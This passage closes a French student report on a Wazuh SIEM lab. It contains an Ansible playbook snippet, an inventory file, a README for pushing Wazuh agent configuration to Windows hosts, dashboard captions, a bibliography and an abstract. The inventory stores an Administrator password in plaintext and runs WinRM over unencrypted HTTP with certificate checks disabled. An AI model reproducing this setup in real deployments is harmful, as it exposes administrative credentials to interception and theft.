- name: Redémarrer le service Wazuh
  ansible.windows.win_service:
    name: WazuhSvc
    state: restarted

```

fichier inventory.ini

```

[windows]
192.168.56.20 ansible_user=Administrator
               ansible_password=064872470

[windows:vars]
# Configuration globale pour WinRM sur HTTP (port 5985)
ansible_connection=winrm
ansible_port=5985
ansible_winrm_scheme=http
ansible_winrm_server_cert_validation=ignore
ansible_winrm_transport=ntlm

```

fichier README.md

```

# Mise à jour Automatisée Wazuh Agent (Ansible)

Ce projet permet de mettre à jour le fichier 'ossec.conf'
sur plusieurs agents Wazuh Windows en utilisant
Ansible. Il remplace avantageusement les scripts Shell
et BAT par une solution d'automatisation centralisée et
robuste.

```

Structure des fichiers

- 'inventory.ini' : Liste des adresses IP des cibles Windows avec leurs identifiants (utilisateur/mot de passe).
- 'update_wazuh.yml' : Le playbook Ansible qui effectue la copie et le redémarrage du service.
- 'ossec.conf' : Le fichier de configuration que vous souhaitez déployer.

Prérequis

1. ****Ansible**** installé sur votre machine de contrôle (Linux).
2. ****pywinrm**** (bibliothèque Python pour Ansible) :

```
'''bash
pip install "pywinrm>=0.3.0"
'''
```
3. ****Collection Windows**** pour Ansible :

```
'''bash
ansible-galaxy collection install ansible.windows
'''
```
4. ****WinRM activé**** sur les machines Windows (Port 5985, HTTP).

Utilisation

1. ****Configurer l'inventaire**** :
 Modifiez le fichier 'inventory.ini' pour y inclure vos adresses IP et les identifiants de connexion ('ansible_user' et 'ansible_password').
2. ****Lancer le déploiement**** :
 Exécutez la commande suivante depuis le répertoire du projet :

```
'''bash
ansible-playbook -i inventory.ini update_wazuh.yml
'''
```

Annexe 5 : Captures des tableaux de bord




FIGURE 18 – Tableau de bord de Threat Hunting dédié à la surveillance des indicateurs de compromission et des échecs d’authentification




FIGURE 19 – Vue tabulaire des événements de sécurité




FIGURE 20 – Tableau de bord de supervision des alertes de sécurité via le framework MITRE ATT&CK




FIGURE 21 – Journalisation détaillée des alertes de sécurité via le framework MITRE ATT&CK




FIGURE 22 – Tableau de bord de surveillance de l'intégrité des fichiers (FIM)




FIGURE 23 – Vue tabulaire des événements FIM et traçabilité des modifications sur les fichiers de configuration et binaires critiques




FIGURE 24 – Interface d'évaluation de l'état d'exposition aux risques et cartographie des vulnérabilités (CVE)




FIGURE 25 – Traçabilité et suivi du statut d'exposition (Active/Solved) des failles de sécurité détectées sur l'infrastructure

Netographie

- [1] Media24. *Statistiques et impacts des cyberattaques*. [En ligne]. <https://media24.fr/2024/06/28/statistiques-et-impacts-des-cyberattaques-sur-les-entreprises-en-france/> (Consulté le 12/02/2026).
- [2] IBM. *Qu'est-ce qu'une cyberattaque?*. [En ligne]. <https://www.ibm.com/fr-fr/think/topics/cyber-attack> (Consulté le 14/02/2026).
- [3] IBM. *Qu'est-ce qu'une menace cyber?*. [En ligne]. <https://www.ibm.com/fr-fr/think/topics/cyberthreats-types> (Consulté le 14/02/2026).
- [4] Proofpoint. *Qu'est-ce qu'un logiciel malveillant (malware)?*. [En ligne]. <https://www.proofpoint.com/fr/threat-reference/malware> (Consulté le 15/02/2026).
- [5] Lockheed Martin. *The Cyber Kill Chain®*. [En ligne]. <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html> (Consulté le 20/02/2026).
- [6] MITRE Corporation. *MITRE ATT&CK® Framework*. [En ligne]. <https://attack.mitre.org/> (Consulté le 22/02/2026).
- [7] Microsoft. *Qu'est-ce qu'une solution SIEM?*. [En ligne]. <https://www.microsoft.com/fr-fr/security/business/security-101/what-is-siem> (Consulté le 05/03/2026).
- [8] Gartner. *Endpoint Detection and Response (EDR) Definition*. [En ligne]. <https://www.gartner.com/en/information-technology/glossary/endpoint-detection-and-response-edr> (Consulté le 07/03/2026).
- [9] Palo Alto Networks. *What is XDR?*. [En ligne]. <https://www.paloaltonetworks.com/cyberpedia/what-is-xdr> (Consulté le 10/03/2026).
- [10] NIST. *Computer Security Incident Handling Guide (SP 800-61)*. [En ligne]. <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf> (Consulté le 15/03/2026).
- [11] IBM. *Qu'est-ce que le SOAR?*. [En ligne]. <https://www.ibm.com/fr-fr/think/topics/security-orchestration-automation-response> (Consulté le 18/03/2026).
- [12] NIST. *Guide to Cyber Threat Information Sharing (SP 800-150)*. [En ligne]. <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-150.pdf> (Consulté le 20/03/2026).
- [13] IBM. *Gestion des vulnérabilités*. [En ligne]. <https://www.ibm.com/fr-fr/think/topics/vulnerability-management> (Consulté le 25/03/2026).
- [14] CIS. *CIS Benchmarks - Secure Configuration*. [En ligne]. <https://www.cisecurity.org/cis-benchmarks> (Consulté le 28/03/2026).

- [15] CREST. *CREST - Setting the standard*. [En ligne]. <https://www.crest-approved.org/> (Consulté le 02/04/2026).
- [16] Wazuh. *Wazuh Official Website*. [En ligne]. <https://wazuh.com/> (Consulté le 10/04/2026).
- [17] Wazuh. *Wazuh Documentation*. [En ligne]. <https://documentation.wazuh.com/> (Consulté le 12/04/2026).
- [18] SourceForge. *AlienVault OSSIM*. [En ligne]. <https://sourceforge.net/projects/os-sim/> (Consulté le 15/04/2026).
- [19] Security Onion. *Threat Hunting, Intrusion Detection*. [En ligne]. <https://securityonionsolutions.com/> (Consulté le 16/04/2026).
- [20] OpenSearch Project. *OpenSearch*. [En ligne]. <https://opensearch.org/> (Consulté le 18/04/2026).
- [21] Elastic. *Filebeat*. [En ligne]. <https://www.elastic.co/fr/beats/filebeat> (Consulté le 20/04/2026).
- [22] Microsoft. *Sysmon*. [En ligne]. <https://learn.microsoft.com/fr-fr/sysinternals/downloads/sysmon> (Consulté le 22/04/2026).
- [23] SwiftOnSecurity. *Sysmon-config*. [En ligne]. <https://github.com/SwiftOnSecurity/sysmon-config> (Consulté le 23/04/2026).
- [24] Red Hat. *Understanding the Audit System*. [En ligne]. <https://www.elastic.co/fr/security-labs/linux-detection-engineering-with-auditd> (Consulté le 25/04/2026).
- [25] L-Mobile. *L-Mobile : L'entreprise*. [En ligne]. <https://l-mobile.com/fr/l-entreprise/l-mobile-se-presente/> (Consulté le 02/05/2026).
- [26] Oracle. *Oracle VM VirtualBox*. [En ligne]. <https://www.virtualbox.org/> (Consulté le 05/05/2026).
- [27] Canonical. *Ubuntu Server*. [En ligne]. <https://ubuntu.com/server> (Consulté le 06/05/2026).
- [28] Ansible. *Ansible Documentation*. [En ligne]. <https://docs.ansible.com/> (Consulté le 08/05/2026).
- [29] Kali Linux. *Kali Linux*. [En ligne]. <https://www.kali.org/> (Consulté le 12/05/2026).
- [30] Nmap. *Network Mapper*. [En ligne]. <https://nmap.org/> (Consulté le 15/05/2026).
- [31] THC Hydra. *Network logon cracker*. [En ligne]. <https://github.com/vanhauser-thc/thc-hydra> (Consulté le 18/05/2026).
- [32] Rapid7. *Metasploit*. [En ligne]. <https://www.metasploit.com/> (Consulté le 20/05/2026).

- [33] Red Canary. *Atomic Red Team*. [En ligne]. <https://atomicredteam.io/> (Consulté le 25/05/2026).

Résumé

Ce projet présente une architecture centralisée de supervision de la sécurité (SIEM) basée sur la plateforme open source Wazuh. La solution permet aux équipes de sécurité de centraliser la collecte des journaux, de détecter automatiquement les cyberattaques, les comportements malveillants, les vulnérabilités système ainsi que les failles de configuration. La plateforme intègre des fonctionnalités d'analyse d'événements, d'enrichissement de la télémétrie via Sysmon et Auditd, de déploiement automatisé avec Ansible et de modélisation des menaces selon la Cyber Kill Chain et le framework MITRE ATT&CK. Elle comprend également un tableau de bord interactif offrant des statistiques détaillées, un suivi des alertes en temps réel et une évaluation des performances avec un temps de détection (MTTD) optimisé.

Mots-clés : SIEM, Wazuh, Cybersécurité, SOC, MITRE ATT&CK, Cyber Kill Chain, Ansible, Sysmon, Auditd, Télémétrie, MTTD.

Abstract

This project presents a centralized security monitoring architecture (SIEM) based on the open-source platform Wazuh. The solution allows security teams to centralize log collection, automatically detect cyberattacks, malicious behaviors, system vulnerabilities, as well as configuration flaws. The platform integrates features for event analysis, telemetry enrichment via Sysmon and Auditd, automated deployment with Ansible, and threat modeling according to the Cyber Kill Chain and the MITRE ATT&CK framework. It also includes an interactive dashboard offering detailed statistics, real-time alert tracking, and performance evaluation with an optimized Mean Time To Detect (MTTD).

Keywords : SIEM, Wazuh, Cybersecurity, SOC, MITRE ATT&CK, Cyber Kill Chain, Ansible, Sysmon, Auditd, Telemetry, MTTD.